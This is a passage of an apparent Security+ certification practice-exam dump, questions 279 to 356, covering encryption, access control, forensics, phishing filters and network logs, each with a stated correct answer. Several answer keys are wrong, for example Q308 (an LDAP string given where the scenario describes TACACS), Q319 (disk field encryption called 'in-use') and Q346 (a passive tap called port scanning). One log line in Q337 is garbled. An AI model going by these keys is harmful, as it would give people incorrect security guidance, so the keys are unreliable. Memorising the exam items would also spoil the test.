**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 279**
Malware that changes its binary pattern on specific dates at specific times to avoid detection is known as a (n):

A. armored virus
B. logic bomb
C. polymorphic virus
D. Trojan

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 280**
A company is planning to encrypt the files in several sensitive directories of a file server with a symmetric key. Which of the following could be used?

A. RSA
B. TwoFish
C. Diffie-Helman
D. NTLMv2
E. RIPEMD

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 281**
Which of the following is a document that contains detailed information about actions that include how something will be done, when the actions will be performed, and penalties for failure?

A. MOU
B. ISA
C. BPA
D. SLA

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 282**
Which of the following are MOST susceptible to birthday attacks?

A. Hashed passwords
B. Digital certificates
C. Encryption passwords
D. One time passwords

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 283**
Joe a computer forensic technician responds to an active compromise of a database server. Joe first collects information in memory, then collects network traffic and finally conducts an image of the hard drive.

Which of the following procedures did Joe follow?

A. Order of volatility
B. Chain of custody
C. Recovery procedure
D. Incident isolation

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 284**
A system administrator wants to implement an internal communication system that will allow employees to send encrypted messages to each other. The system must also support non- repudiation. Which of the following implements all these requirements?

A. Bcrypt
B. Blowfish

C. PGP
D. SHA

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 285**
Given the log output:

```
Max 15 00:15:23.431 CRT: #SEC_LOGIN-5-LOGIN_SUCCESS:
Login Success [user: msmith] [Source: 10.0.12.45]
[localport: 23] at 00:15:23:431 CET Sun Mar 15 2015
```

Which of the following should the network administrator do to protect data security?

A. Configure port security for logons
B. Disable telnet and enable SSH
C. Configure an AAA server
D. Disable password and enable RSA authentication

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 286**
The firewall administrator is adding a new certificate for the company's remote access solution. The solution requires that the uploaded file contain the entire certificate chain for the certificate to load properly. The administrator loads the company certificate and the root CA certificate into the file. The file upload is rejected.

Which of the following is required to complete the certificate chain?

A. Certificate revocation list
B. Intermediate authority
C. Recovery agent
D. Root of trust

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 287**
The Chief Executive Officer (CEO) of a major defense contracting company a traveling overseas for a conference. The CEO will be taking a laptop.

Which of the following should the security administrator implement to ensure confidentiality of the data if the laptop were to be stolen or lost during the trip?

A. Remote wipe
B. Full device encryption
C. BIOS password

D. GPS tracking

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 288**
In an effort to reduce data storage requirements, some company devices to hash every file and eliminate duplicates. The data processing routines are time sensitive so the hashing algorithm is fast and supported on a wide range of systems.

Which of the following algorithms is BEST suited for this purpose?

A. MD5
B. SHA
C. RIPEMD
D. AES

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 289**
A new security policy in an organization requires that all file transfers within the organization be completed using applications that provide secure transfer. Currently, the organization uses FTP and HTTP to transfer files.

Which of the following should the organization implement in order to be compliant with the new policy?

A. Replace FTP with SFTP and replace HTTP with TLS
B. Replace FTP with FTPS and replaces HTTP with TFTP
C. Replace FTP with SFTP and replace HTTP with Telnet
D. Replace FTP with FTPS and replaces HTTP with IPSec

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 290**
A product manager is concerned about continuing operations at a facility located in a region undergoing significant political unrest. After consulting with senior management, a decision is made to suspend operations at the facility until the situation stabilizes.

Which of the following risk management strategies BEST describes management's response?

A. Deterrence
B. Mitigation
C. Avoidance
D. Acceptance

**Correct Answer:** C

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 291**
Joe notices there are several user accounts on the local network generating spam with embedded malicious code.

Which of the following technical control should Joe put in place to BEST reduce these incidents?

A. Account lockout
B. Group Based Privileges
C. Least privilege
D. Password complexity

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 292**
Two users need to securely share encrypted files via email. Company policy prohibits users from sharing credentials or exchanging encryption keys.

Which of the following can be implemented to enable users to share encrypted data while abiding by company policies?

A. Key escrow
B. Digital signatures
C. PKI
D. Hashing

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 293**
An information system owner has supplied a new requirement to the development team that calls for increased non-repudiation within the application. After undergoing several audits, the owner determined that current levels of non-repudiation were insufficient.

Which of the following capabilities would be MOST appropriate to consider implementing is response to the new requirement?

A. Transitive trust
B. Symmetric encryption
C. Two-factor authentication
D. Digital signatures
E. One-time passwords

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 294**
Joe a website administrator believes he owns the intellectual property for a company invention and has been replacing image files on the company's public facing website in the DMZ. Joe is using steganography to hide stolen data.

Which of the following controls can be implemented to mitigate this type of inside threat?

A. Digital signatures
B. File integrity monitoring
C. Access controls
D. Change management
E. Stateful inspection firewall

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 295**
The process of applying a salt and cryptographic hash to a password then repeating the process many times is known as which of the following?

A. Collision resistance
B. Rainbow table
C. Key stretching
D. Brute force attack

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 296**
Which of the following is commonly used for federated identity management across multiple organizations?

A. SAML
B. Active Directory
C. Kerberos
D. LDAP

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 297**
While performing surveillance activities, an attacker determines that an organization is using 802.1X to secure LAN access.

Which of the following attack mechanisms can the attacker utilize to bypass the identified network

security?

A. MAC spoofing
B. Pharming
C. Xmas attack
D. ARP poisoning

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 298**
A security administrator has been asked to implement a VPN that will support remote access over IPSEC.

Which of the following is an encryption algorithm that would meet this requirement?

A. MD5
B. AES
C. UDP
D. PKI

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 299**
A security administrator is evaluating three different services: radius, diameter, and Kerberos.

Which of the following is a feature that is UNIQUE to Kerberos?

A. It provides authentication services
B. It uses tickets to identify authenticated users
C. It provides single sign-on capability
D. It uses XML for cross-platform interoperability

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 300**
Which of the following can affect electrostatic discharge in a network operations center?

A. Fire suppression
B. Environmental monitoring
C. Proximity card access
D. Humidity controls

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 301**
A malicious attacker has intercepted HTTP traffic and inserted an ASCII line that sets the referrer URL.

Which of the following is the attacker most likely utilizing?

A. Header manipulation
B. Cookie hijacking
C. Cross-site scripting
D. Xml injection

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 302**
A company would like to prevent the use of a known set of applications from being used on company computers.

Which of the following should the security administrator implement?

A. Whitelisting
B. Anti-malware
C. Application hardening
D. Blacklisting
E. Disable removable media

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 303**
A new hire wants to use a personally owned phone to access company resources. The new hire expresses concern about what happens to the data on the phone when they leave the company.

Which of the following portions of the company's mobile device management configuration would allow the company data to be removed from the device without touching the new hire's data?

A. Asset control
B. Device access control
C. Storage lock out
D. Storage segmentation

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 304**

A consultant has been tasked to assess a client's network. The client reports frequent network outages. Upon viewing the spanning tree configuration, the consultant notices that an old and law performing edge switch on the network has been elected to be the root bridge.

Which of the following explains this scenario?

A. The switch also serves as the DHCP server
B. The switch has the lowest MAC address
C. The switch has spanning tree loop protection enabled
D. The switch has the fastest uplink port

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 305**
An organization is trying to decide which type of access control is most appropriate for the network. The current access control approach is too complex and requires significant overhead.

Management would like to simplify the access control and provide user with the ability to determine what permissions should be applied to files, document, and directories. The access control method that BEST satisfies these objectives is:

A. Rule-based access control
B. Role-based access control
C. Mandatory access control
D. Discretionary access control

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 306**
While reviewing the security controls in place for a web-based application, a security controls assessor notices that there are no password strength requirements in place. Because of this vulnerability, passwords might be easily discovered using a brute force attack.

Which of the following password requirements will MOST effectively improve the security posture of the application against these attacks? (Choose two.)

A. Minimum complexity
B. Maximum age limit
C. Maximum length
D. Minimum length
E. Minimum age limit
F. Minimum re-use limit

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 307**
A security administrator determined that users within the company are installing unapproved software. Company policy dictates that only certain applications may be installed or ran on the user's computers without exception.

Which of the following should the administrator do to prevent all unapproved software from running on the user's computer?

A. Deploy antivirus software and configure it to detect and remove pirated software
B. Configure the firewall to prevent the downloading of executable files
C. Create an application whitelist and use OS controls to enforce it
D. Prevent users from running as administrator so they cannot install software.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 308**
A security administrator is tasked with implementing centralized management of all network devices. Network administrators will be required to logon to network devices using their LDAP credentials. All command executed by network administrators on network devices must fall within a preset list of authorized commands and must be logged to a central facility.

Which of the following configuration commands should be implemented to enforce this requirement?

A. LDAP server 10.55.199.3
B. CN=company, CN=com, OU=netadmin, DC=192.32.10.233
C. SYSLOG SERVER 172.16.23.50
D. TACAS server 192.168.1.100

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 309**
A website administrator has received an alert from an application designed to check the integrity of the company's website. The alert indicated that the hash value for a particular MPEG file has changed. Upon further investigation, the media appears to be the same as it was before the alert.

Which of the following methods has MOST likely been used?

A. Cryptography
B. Time of check/time of use
C. Man in the middle
D. Covert timing
E. Steganography

**Correct Answer:** E
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 310**
An attacker captures the encrypted communication between two parties for a week, but is unable to decrypt the messages. The attacker then compromises the session key during one exchange and successfully compromises a single message. The attacker plans to use this key to decrypt previously captured and future communications, but is unable to.

This is because the encryption scheme in use adheres to:

A. Asymmetric encryption
B. Out-of-band key exchange
C. Perfect forward secrecy
D. Secure key escrow

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 311**
Many employees are receiving email messages similar to the one shown below:

```
From IT department
To employee
Subject email quota exceeded
```

Pease click on the following link http:www.website.info/email.php?quota=1Gb and provide your username and password to increase your email quota. Upon reviewing other similar emails, the security administrator realized that all the phishing URLs have the following common elements; they all use HTTP, they all come from .info domains, and they all contain the same URI.

Which of the following should the security administrator configure on the corporate content filter to prevent users from accessing the phishing URL, while at the same time minimizing false positives?

A. BLOCK http://www.*.info/"
B. DROP http://"website.info/email.php?*
C. Redirect http://www,*. Info/email.php?quota=*TOhttp://company.com/corporate_polict.html
D. DENY http://*.info/email.php?quota=1Gb

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 312**
A security analyst is reviewing the following packet capture of an attack directed at a company's server located in the DMZ:

```
10:55:24.126586 IP 192.168.1.10.5000 > 172.31.67.4.21: Flags [S]
10:55:24.126596 IP 192.168.1.10.5001 > 172.31.67.4.22: Flags [S]
10:55:24.126601 IP 192.168.1.10.5002 > 172.31.67.4.25: Flags [S]
10:55:24.126608 IP 192.168.1.10.5003 > 172.31.67.4.37: Flags [S]
```

Which of the following ACLs provides the BEST protection against the above attack and any further attacks from the same IP, while minimizing service interruption?

A. DENY TCO From ANY to 172.31.64.4

B. Deny UDP from 192.168.1.0/24 to 172.31.67.0/24
C. Deny IP from 192.168.1.10/32 to 0.0.0.0/0
D. Deny TCP from 192.168.1.10 to 172.31.67.4

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 313**
The IT department needs to prevent users from installing untested applications.

Which of the following would provide the BEST solution?

A. Job rotation
B. Least privilege
C. Account lockout
D. Antivirus

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 314**
An attack that is using interference as its main attack to impede network traffic is which of the following?

A. Introducing too much data to a targets memory allocation
B. Utilizing a previously unknown security flaw against the target
C. Using a similar wireless configuration of a nearby network
D. Inundating a target system with SYN requests

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 315**
An organization wants to conduct secure transactions of large data files. Before encrypting and exchanging the data files, the organization wants to ensure a secure exchange of keys.

Which of the following algorithms is appropriate for securing the key exchange?

A. DES
B. Blowfish
C. DSA
D. Diffie-Hellman
E. 3DES

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 316**
Ann, a college professor, was recently reprimanded for posting disparaging remarks re-grading her coworkers on a web site. Ann stated that she was not aware that the public was able to view her remakes.

Which of the following security-related trainings could have made Ann aware of the repercussions of her actions?

A. Data Labeling and disposal
B. Use of social networking
C. Use of P2P networking
D. Role-based training

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 317**
During a recent audit, it was discovered that many services and desktops were missing security patches.

Which of the following BEST describes the assessment that was performed to discover this issue?

A. Network mapping
B. Vulnerability scan
C. Port Scan
D. Protocol analysis

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 318**
When generating a request for a new x.509 certificate for securing a website, which of the following is the MOST appropriate hashing algorithm?

A. RC4
B. MD5
C. HMAC
D. SHA

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 319**
The administrator installs database software to encrypt each field as it is written to disk.

Which of the following describes the encrypted data?

A. In-transit
B. In-use
C. Embedded
D. At-rest

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 320**
Which of the following allows an application to securely authenticate a user by receiving credentials from a web domain?

A. TACACS+
B. RADIUS
C. Kerberos
D. SAML

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 321**
A network technician is trying to determine the source of an ongoing network based attack.

Which of the following should the technician use to view IPv4 packet data on a particular internal network segment?

A. Proxy
B. Protocol analyzer
C. Switch
D. Firewall

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 322**
The security administrator has noticed cars parking just outside of the building fence line.

Which of the following security measures can the administrator use to help protect the company's WiFi network against war driving? (Choose two.)

A. Create a honeynet
B. Reduce beacon rate
C. Add false SSIDs
D. Change antenna placement
E. Adjust power level controls
F. Implement a warning banner

**Correct Answer:** DE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 323**
A security administrator suspects that data on a server has been exhilarated as a result of un- authorized remote access.

Which of the following would assist the administrator in con-firming the suspicions? (Choose two.)

A. Networking access control
B. DLP alerts
C. Log analysis
D. File integrity monitoring
E. Host firewall rules

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 324**
A company is deploying a new VoIP phone system. They require 99.999% uptime for their phone service and are concerned about their existing data network interfering with the VoIP phone system. The core switches in the existing data network are almost fully saturated.

Which of the following options will pro-vide the best performance and availability for both the VoIP traffic, as well as the traffic on the existing data network?

A. Put the VoIP network into a different VLAN than the existing data network.
B. Upgrade the edge switches from 10/100/1000 to improve network speed
C. Physically separate the VoIP phones from the data network
D. Implement flood guards on the data network

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 325**
A server administrator needs to administer a server remotely using RDP, but the specified port is closed on the outbound firewall on the network.

The access the server using RDP on a port other than the typical registered port for the RDP protocol?

A. TLS
B. MPLS
C. SCP
D. SSH

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 326**
Which of the following can be used to control specific commands that can be executed on a network infrastructure device?

A. LDAP
B. Kerberos
C. SAML
D. TACACS+

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 327**
Company XYZ has decided to make use of a cloud-based service that requires mutual, certificate- based authentication with its users. The company uses SSL-inspecting IDS at its network boundary and is concerned about the confidentiality of the mutual authentication.

Which of the following model prevents the IDS from capturing credentials used to authenticate users to the new service or keys to decrypt that communication?

A. Use of OATH between the user and the service and attestation from the company domain
B. Use of active directory federation between the company and the cloud-based service
C. Use of smartcards that store x.509 keys, signed by a global CA
D. Use of a third-party, SAML-based authentication service for attestation

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 328**
Six months into development, the core team assigned to implement a new internal piece of software must convene to discuss a new requirement with the stake holders. A stakeholder identified a missing feature critical to the organization, which must be implemented. The team needs to validate the feasibility of the newly introduced requirement and ensure it does not introduce new vulnerabilities to the software and other applications that will integrate with it.

Which of the following BEST describes what the company?

A. The system integration phase of the SDLC
B. The system analysis phase of SSDSLC
C. The system design phase of the SDLC
D. The system development phase of the SDLC

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 329**
A company is investigating a data compromise where data exfiltration occurred. Prior to the investigation, the supervisor terminates an employee as a result of the suspected data loss. During the investigation, the supervisor is absent for the interview, and little evidence can be provided form the role-based authentication system in use by the company.

The situation can be identified for future mitigation as which of the following?

A. Job rotation
B. Log failure
C. Lack of training
D. Insider threat

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 330**
A security administrator needs an external vendor to correct an urgent issue with an organization's physical access control system (PACS). The PACS does not currently have internet access because it is running a legacy operation system.

Which of the following methods should the security administrator select the best balances security and efficiency?

A. Temporarily permit outbound internet access for the pacs so desktop sharing can be set up
B. Have the external vendor come onsite and provide access to the PACS directly
C. Set up VPN concentrator for the vendor and restrict access to the PACS using desktop sharing
D. Set up a web conference on the administrator's pc; then remotely connect to the pacs

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 331**
A datacenter manager has been asked to prioritize critical system recovery priorities.

Which of the following is the MOST critical for immediate recovery?

A. Communications software
B. Operating system software
C. Weekly summary reports to management
D. Financial and production software

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 332**
Which of the following techniques can be bypass a user or computer's web browser privacy settings? (Choose two.)

A. SQL injection
B. Session hijacking
C. Cross-site scripting
D. Locally shared objects
E. LDAP injection

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 333**
When designing a web based client server application with single application server and database cluster backend, input validation should be performed:

A. On the client
B. Using database stored procedures
C. On the application server
D. Using HTTPS

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 334**
Which of the following delineates why it is important to perform egress filtering and monitoring on Internet connected security zones of interfaces on a firewall?

A. Egress traffic is more important than ingress traffic for malware prevention
B. To rebalance the amount of outbound traffic and inbound traffic
C. Outbound traffic could be communicating to known botnet sources
D. To prevent DDoS attacks originating from external network

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 335**
The help desk is receiving numerous password change alerts from users in the accounting department. These alerts occur multiple times on the same day for each of the affected users' accounts.

Which of the following controls should be implemented to curtail this activity?

A. Password Reuse
B. Password complexity
C. Password History
D. Password Minimum age

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 336**
Which of the following would enhance the security of accessing data stored in the cloud? (Select TWO)

A. Block level encryption
B. SAML authentication
C. Transport encryption
D. Multifactor authentication
E. Predefined challenge questions
F. Hashing

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 337**
A remote user (User1) is unable to reach a newly provisioned corporate windows workstation. The system administrator has been given the following log files from the VPN, corporate firewall and workstation host.

VPN log:

```
[2015-03-25 08:00.23 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.29 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:00.40 CST-6: VPN-Server-1: User1 5.5.5.5 authentication failed. Wrong password.]
[2015-03-25 08:01.11 CST-6: VPN-Server-1: User1 5.5.5.5 authentication succeeded.]
[2015-03-25 09:01.35 CST-6: VPN-Server-1: User1 5.5.5.5 disconnected. Idle timeout.]
```

Corporate firewall log:

```
[2015-03-25 14:01.12 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.13 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.14 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.15 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.16 CST: d administrator has been given the following
[2015-03-25 14:01.16 CST: accepted 5.5.5.5(1025) -> 10.1.1.5(3389)]
[2015-03-25 14:01.17 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
[2015-03-25 14:01.18 CST: denied 5.5.5.5(icmp) -> 10.1.1.5(icmp)]
```

Workstation host firewall log:

```
[2015-03-21 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
[2015-03-22 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
[2015-03-23 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
[2015-03-24 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
[2015-03-25 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
[2015-03-25 09:01.17 CST-5: 5.5.5.5 -> 10.1.1.5(msrdp) (action=drop)]
[2015-03-26 08:00.00 CST-5: 10.1.1.5 -> www.hackersitelllll.com(https) (action=allow)]
```

Which of the following is preventing the remote user from being able to access the workstation?

A. Network latency is causing remote desktop service request to time out
B. User1 has been locked out due to too many failed passwords
C. Lack of network time synchronization is causing authentication mismatches
D. The workstation has been compromised and is accessing known malware sites
E. The workstation host firewall is not allowing remote desktop connections

**Correct Answer:** E
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 338**
During a third-party audit, it is determined that a member of the firewall team can request, approve, and

implement a new rule-set on the firewall.

Which of the following will the audit team most l likely recommend during the audit out brief?

A. Discretionary access control for the firewall team
B. Separation of duties policy for the firewall team
C. Least privilege for the firewall team
D. Mandatory access control for the firewall team

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 339**
Which of the following is the appropriate network structure used to protect servers and services that must be provided to external clients without completely eliminating access for internal users?

A. NAC
B. VLAN
C. DMZ
D. Subnet

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 340**
An administrator has configured a new Linux server with the FTP service. Upon verifying that the service was configured correctly, the administrator has several users test the FTP service. Users report that they are able to connect to the FTP service and download their personal files, however, they cannot transfer new files to the server.

Which of the following will most likely fix the uploading issue for the users?

A. Create an ACL to allow the FTP service write access to user directories
B. Set the Boolean selinux value to allow FTP home directory uploads
C. Reconfigure the ftp daemon to operate without utilizing the PSAV mode
D. Configure the FTP daemon to utilize PAM authentication pass through user permissions

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 341**
An administrator thinks the UNIX systems may be compromised, but a review of system log files provides no useful information. After discussing the situation with the security team, the administrator suspects that the attacker may be altering the log files and removing evidence of intrusion activity.

Which of the following actions will help detect attacker attempts to further alter log files?

A. Enable verbose system logging

B. Change the permissions on the user's home directory
C. Implement remote syslog
D. Set the bash_history log file to "read only"

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 342**
A global gaming console manufacturer is launching a new gaming platform to its customers.

Which of the following controls reduces the risk created by malicious gaming customers attempting to circumvent control by way of modifying consoles?

A. Firmware version control
B. Manual software upgrades
C. Vulnerability scanning
D. Automatic updates
E. Network segmentation
F. Application firewalls

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 343**
An audit has revealed that database administrators are also responsible for auditing database changes and backup logs.

Which of the following access control methodologies would BEST mitigate this concern?

A. Time of day restrictions
B. Principle of least privilege
C. Role-based access control
D. Separation of duties

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 344**
An external contractor, who has not been given information about the software or network architecture, is conducting a penetration test. Which of the following BEST describes the test being performed?

A. Black box
B. White box
C. Passive reconnaissance
D. Vulnerability scan

**Correct Answer:** A

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 345**
A security administrator receives an alert from a third-party vendor that indicates a certificate that was installed in the browser has been hijacked at the root of a small public CA. The security administrator knows there are at least four different browsers in use on more than a thousand computers in the domain worldwide.

Which of the following solutions would be BEST for the security administrator to implement to most efficiently assist with this issue?

A. SSL
B. CRL
C. PKI
D. ACL

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 346**
A security analyst has set up a network tap to monitor network traffic for vulnerabilities. Which of the following techniques would BEST describe the approach the analyst has taken?

A. Compliance scanning
B. Credentialed scanning
C. Passive vulnerability scanning
D. Port scanning

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 347**
Due to regulatory requirements, a security analyst must implement full drive encryption on a Windows file server.

Which of the following should the analyst implement on the system to BEST meet this requirement? (Choose two.)

A. Enable and configure EFS on the file system.
B. Ensure the hardware supports TPM, and enable it in the BIOS.
C. Ensure the hardware supports VT-X, and enable it in the BIOS.
D. Enable and configure BitLocker on the drives.
E. Enable and configure DFS across the file system.

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 348**
A company's loss control department identifies theft as a recurring loss type over the past year. Based on the department's report, the Chief Information Officer (CIO) wants to detect theft of datacenter equipment.

Which of the following controls should be implemented?

A. Biometrics
B. Cameras
C. Motion detectors
D. Mantraps

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 349**
Which of the following penetration testing concepts is being used when an attacker uses public Internet databases to enumerate and learn more about a target?

A. Reconnaissance
B. Initial exploitation
C. Pivoting
D. Vulnerability scanning
E. White box testing

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 350**
While performing a penetration test, the technicians want their efforts to go unnoticed for as long as possible while they gather useful data about the network they are assessing.

Which of the following would be the BEST choice for the technicians?

A. Vulnerability scanner
B. Offline password cracker
C. Packet sniffer
D. Banner grabbing

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 351**
A security analyst captures forensic evidence from a potentially compromised system for further investigation. The evidence is documented and securely stored to FIRST:

A. maintain the chain of custody.
B. preserve the data.
C. obtain a legal hold.
D. recover data at a later time.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 352**
A security analyst is investigating a security breach. Upon inspection of the audit an access logs, the analyst notices the host was accessed and the /etc/passwd file was modified with a new entry for username "gotcha" and user ID of 0. Which of the following are the MOST likely attack vector and tool the analyst should use to determine if the attack is still ongoing? (Select TWO)

A. Logic bomb
B. Backdoor
C. Keylogger
D. Netstat
E. Tracert
F. Ping

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 353**
A company recently replaced its unsecure email server with a cloud-based email and collaboration solution that is managed and insured by a third party. Which of the following actions did the company take regarding risks related to its email and collaboration services?

A. Transference
B. Acceptance
C. Mitigation
D. Deterrence

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 354**
A security administrator is reviewing the following network capture:

```
192.168.20.43:2043 -> 10.234.66.21:80
POST "192.168.20.43 https://www.banksite.com<ENTER>JoeUsr<BackSPACE>erPassword<ENTER>"
```

Which of the following malware is MOST likely to generate the above information?

A. Keylogger
B. Ransomware

C. Logic bomb
D. Adware

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 355**
A network administrator adds an ACL to allow only HTTPS connections form host 192.168.2.3 to web server 192.168.5.2. After applying the rule, the host is unable to access the server. The network administrator runs the output and notices the configuration below:

```
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.1682.3 eq 443 host 192.168.5.2
```

Which of the following rules would be BEST to resolve the issue?

A.
```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
```

B.
```
accesslist 102 permit tcp host 192.168.2.6 host 192.168.5.2 eq 3389
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2 eq 443
```

C.
```
accesslist 102 permit tcp host 192.168.2.3 eq 443 host 192.168.5.2
accesslist 102 deny ip any any log
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
```

D.
```
accesslist 102 permit tcp host 192.168.2.3 host 192.168.5.2
accesslist 102 permit tcp host 192.168.2.6 eq 3389 host 192.168.5.2
accesslist 102 deny ip any any log
```

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 356**
A datacenter recently experienced a breach. When access was gained, an RF device was used to access an air-gapped and locked server rack. Which of the following would BEST prevent this type of attack?

A. Faraday cage
